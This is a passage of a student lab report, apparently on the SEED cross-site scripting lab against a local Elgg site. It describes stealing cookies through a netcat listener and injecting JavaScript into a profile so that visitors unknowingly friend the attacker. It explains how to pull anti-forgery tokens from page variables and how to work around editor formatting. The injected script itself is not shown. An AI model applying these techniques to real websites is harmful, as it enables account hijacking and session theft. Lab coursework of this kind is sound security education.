

Fig. 4.2 Updated Samy's Brief Description with new XSS Injection



Fig. 4.3 netcat server receives a GET request from Samy after updating Samy's Profile Page



Fig. 4.4 netcat server receives Alice's cookies after Alice visits Samy's Profile Page



Fig. 4.5 Samy's Profile Page never stops loading and we see "waiting for localhost"

3.5 Task 4: Becoming the Victim's Friend

Investigation of Mechanism

First, we need to understand how Elgg's Add Friend Mechanism works before we can start crafting a malicious Javscript program that forges HTTP Requests directly from the victim's browser without the intervention of the attacker. To do so, we log in as Alice to add Boby as a friend while having Firefox's Developer Tools' Network tab activated as seen in Fig. 5.1. We are immediately able to tell parameters that we need to account for in the Javacript program that we have to craft later. The parameters are:

- Target URL (yellow highlighted section of the url below) of Elgg's Add Friend request highlighted by the red arrow

http://www.xsslabelgg.com/action/friends/add?friend=45&__elgg_ts=1617515091&__elgg_token=g7do85ulOLPvX5cTDx4VAg&__elgg_ts=1617515091&__elgg_token=g7do85ulOLPvX5cTDx4VAg

    - Parameters of the target URL include:
        - Friend GUID (Boby's GUID=45) as shown by the orange arrow
        - __elgg_ts (page specific) as shown by the green arrow
        - __elgg_token (page specific) as shown by the purple arrow
- Session Cookie as shown by the brown arrow. This session cookie is the current user's session cookie. This field is automatically set by the browser, so as an attacker, we can leave it to the browser to handle this.

From this simple investigation, we know what fields the Javascript program has to account for. The main challenge here is to find the values for the __elg_ts and __elg_token parameters. To do so, we navigate to FireFox Developer Tools' Inspector Tab to see the page source of the current page as seen in Fig. 5.2. In Fig. 5.2, we see the two values as shown by the brown and red arrows. These two secret values are assigned to ***elgg.security.token.__elg_ts*** and ***elgg.security.token.__elg_token*** variables. So we simply need to load the corresponding values from these variables.



Fig. 5.1 Alice adding Boby as a friend



Fig. 5.2 Page source of Alice Add Friend Request to Boby

Construct Javascript Program

Now we are ready to construct our malicious Javascript Program. I saved the javascript program in ***task4.js***. Next, we log in as Samy and inject the code via Samy's Profile Page's About Me field as seen in Fig. 5.3. As a subtle note, we will be using the text mode when pasting the code in the About Me field. We will not bother writing logic to ensure that Samy will not add herself in this task. That is why, in Fig. 5.4, we see (on the right) that Samy's account is shown as a friend of Samy.

Now we log out of Samy's account and log in as Alice. We first ensure that Samy is not already Alice's friend as shown in Fig. 5.5. After navigating to Samy's Profile Page with Alice's account, we expect that Samy has been added to Alice's Friend List. We see that in Elgg's All Site

Activity Page in Fig. 5.6 as well as in the Friends section of Alice's Profile Page in Fig. 5.7. With this, we have successfully completed the objective of this task.

Question 1: Explain the purpose of Line 1 and 2, why are they needed?

Lines 1 and 2 get the timestamp and secret token values from the corresponding JavaScript variables.

Question 2: If the Elgg application only provides the Editor mode for the "About Me" field, ie, you cannot switch to the Text mode, can you still launch a successful attack?

Attacks can still be launched, although they will be slightly more difficult. For example, an attacker can use a browser extension to remove those formatting data from **HTTP** requests, or simply sends out requests using a customized client, instead of using browsers.



Fig. 5.3 Injecting Code in Samy Profile Page's About Me Field



Fig. 5.4 Samy's has successfully added herself after saving the About Me Field



Fig. 5.5 Alice Friend's Page before visiting Samy's Profile Page



Fig. 5.6 Alice is now a friend with Samy after visiting Samy's Profile Page

